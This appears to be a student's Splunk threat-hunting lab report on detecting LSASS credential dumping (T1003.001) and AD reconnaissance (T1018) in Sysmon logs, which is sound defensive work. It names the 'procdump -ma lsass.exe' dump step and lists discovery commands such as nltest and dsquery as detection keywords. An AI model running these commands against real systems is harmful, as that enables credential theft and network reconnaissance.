Splunk SIEM


Section 1: Setting up your SIEM (Splunk)

```
kali@kali: ~/Documents
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable docker --now
Synchronizing state of docker.service with SysV service script with /usr/lib/
systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

┌──(kali㉿kali)-[~]
└─$ sudo apt install -y docker-compose
Installing:
  docker-compose

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1787
  Download size: 13.5 MB
  Space needed: 68.1 MB / 62.7 GB available
Get:1 http://kali.download/kali kali-rolling/main amd64 docker-compose amd64
2.32.4-3 [13.5 MB]
Fetched 13.5 MB in 1s (13.6 MB/s)
Selecting previously unselected package docker-compose.
(Reading database ... 422845 files and directories currently installed.)
Preparing to unpack .../docker-compose_2.32.4-3_amd64.deb ...
Unpacking docker-compose (2.32.4-3) ...
Setting up docker-compose (2.32.4-3) ...
Processing triggers for kali-menu (2025.4.3) ...
Processing triggers for man-db (2.13.1-1) ...

┌──(kali㉿kali)-[~]
└─$ cd Documents

┌──(kali㉿kali)-[~/Documents]
└─$ ls
atomic_red_team.yml  splunk_setup_standalone.sh  windows-sysmon.log
```

Installing docker and docker-compose to the kali VM. Also ensuring that the core environment files are saved into the Documents folder.


```
┌──(kali㉿kali)-[~/Documents]
└─$ chmod +x splunk_setup_standalone.sh

┌──(kali㉿kali)-[~/Documents]
└─$ sudo ./splunk_setup_standalone.sh
```


Executing setup script.




Visit Splunk at http://localhost:8000.


Section 2: Building your Foundation (Concepts & Data)






Importing windows-sysmon.log to Splunk. Then, set the Timestamp prefix to **UtcTime** and save.






All the above screenshots show the default settings.


Section 3: Mastering the Hunt (SPL)




This screenshot shows the query results for events containing “procdump”, counting how many times it was observed and displaying timestamps in a readable way.



After removing the | eval lines, the timestamp for first_seen and last_seen has changed and is displayed with some decimals. This makes it hard to read and to determine the time.



| search CommandLine=“ma” adds a search term to find commands that include the word “-ma”. Three command lines are displayed that include the command “-ma”.



This Splunk query searches for Event ID 10 (process access events) involving lsass.exe, extracts the source process that initiated the access, filters out normal Windows system processes, and then counts how many times each remaining process accessed LSASS.

Section 4: Reflection and Fostering Independence

Reflection: Provide a summary of threat hunting techniques for T1003.001 using Splunk

Technique #1: Hunting Tool Execution (Procdump)

The query in the lab manual searches for all events mentioning “procdump” and extracts the full command line from Sysmon's raw XML, grouping by command and host, showing count, first seen, and last seen timestamps.

From the full attack timeline, it is observed that:

- Phase 1: PowerShell used to download & stage ProcDump
- Phase 2: Script checks if procdump.exe exists before execution
- Phase 3: procdump -ma lsass.exe executed - **core T1003.001 evidence**
- Phase 4: Tool renamed to notprocdump.exe to evade name-based detection

Technique #2: Hunting Suspicious Access (Event ID 10)

Event ID 10 in Sysmon represents ProcessAccess. This event is reported when a process opens another process, which may include reading or writing of files. The query provided in the lab finds any process accessing LSASS memory, which catches renamed or novel tools that name-based searches would miss. To identify anomalies, the query whitelists known-legitimate system processes (wininit.exe, services.exe, csrss.exe). Any remaining process is suspicious by default. Compared to **Technique #1,** this may be deemed to be more powerful as it detects credential dumping regardless of the tool's name, catching evasion tactics like binary renaming.


The advantage of this technique is the focus on behaviour over signatures. Hunting LSASS access patterns (Event ID 10) is more reliable than searching for known tool names, as attackers can change them. Furthermore, whitelisting known system processes reduces false positives and surfaces true anomalies quickly.

Developing : Pick another attack technique from the official MITRE ATT&CK website and the Splunk attack dataset.

Attack Technique: T1018 Remote System Discovery

T1018 Remote System Discovery is a technique used by adversaries to identify remote services in a network by scanning for other hosts and systems that can be pivoted to from a compromised machine, enabling them to plan lateral movement attacks. Adversaries favour native OS commands such as ping, net view, arp etc. because they allow discovery of other hosts and services while appearing legitimate, giving them a low chance of being flagged as malicious.

T1018 Splunk Search Query



This query hunts for the most common T1018 discovery tools run from the command line, showing the full network enumeration activity timeline. The query checks for the following commands:

- **net view -** Lists shared resources, computers, or domains on the network
- **nltest -** Queries domain controller information and trust relationships
- **net group -** Displays or modifies domain groups and their members
- **ping -** Tests connectivity to other hosts via ICMP
- **nslookup -** Queries DNS to resolve domain names and IPs
- **nbtstat -** Displays NetBIOS over TCP/IP statistics and name tables
- **arp -a -** Shows the ARP cache
- **adidnsdump -** Dumps Active Directory-integrated DNS records
- **adfind -** Advanced Active Directory query tool
- **dsquery -** Built-in Windows tool to query AD objects

The query results show 3 distinct discovery commands executed on host **f6c222ea6204**. The commands listed are typical Active Directory reconnaissance.

- **dsquery.exe computer** - This is an Active Directory query tool that lists all machines in the AD domain. An adversary could use this command to map the entire domain.
- **nltest.exe /dclist:** - This is a command that discovers all Domain Controllers in the domain.
- **nltest.exe /dsgetdc:** - This command identifies the primary Domain Controller and its IP address. An adversary could use this to choose the best domain controller to target.

All three commands were executed within a 30 seconds timeframe and from the same hosts as well. This implies that this is an automated or scripted reconnaissance. These commands are executed in a sequence used commonly for reconnaissance before a lateral movement to a Domain Controller.

Event Details - dsquery.exe

i	Time	Event
>	9/9/21 6:15:37.103 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2021-09-09T18:15:37.106736400Z'/><EventRecordID>35085392</EventRecordID><Correlation/><Execution ProcessID='1820' ThreadID='3036'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>win-host-987.attackrange.local</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2021-09-09 18:15:37.103</Data><Data Name='ProcessGuid'>{B81B27B7-4F49-613A-6290-03000000C801}</Data><Data Name='ProcessId'>5304</Data><Data Name='Image'>C:\Windows\System32\dsquery.exe</Data><Data Name='FileVersion'>10.0.14393.0 (rs1_release.160715-1616)</Data><Data Name='Description'>Microsoft AD DS/LDS query command line utility</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>dsquery.exe</Data><Data Name='CommandLine'>"C:\Windows\system32\dsquery.exe" computer</Data><Data Name='CurrentDirectory'>C:\Users\reed_schmidt\</Data><Data Name='User'>ATTACKRANGE\REED_SCHMIDT</Data><Data Name='LogonGuid'>{B81B27B7-4132-611D-4F05-090000000000}</Data><Data Name='LogonId'>0x9054f</Data><Data 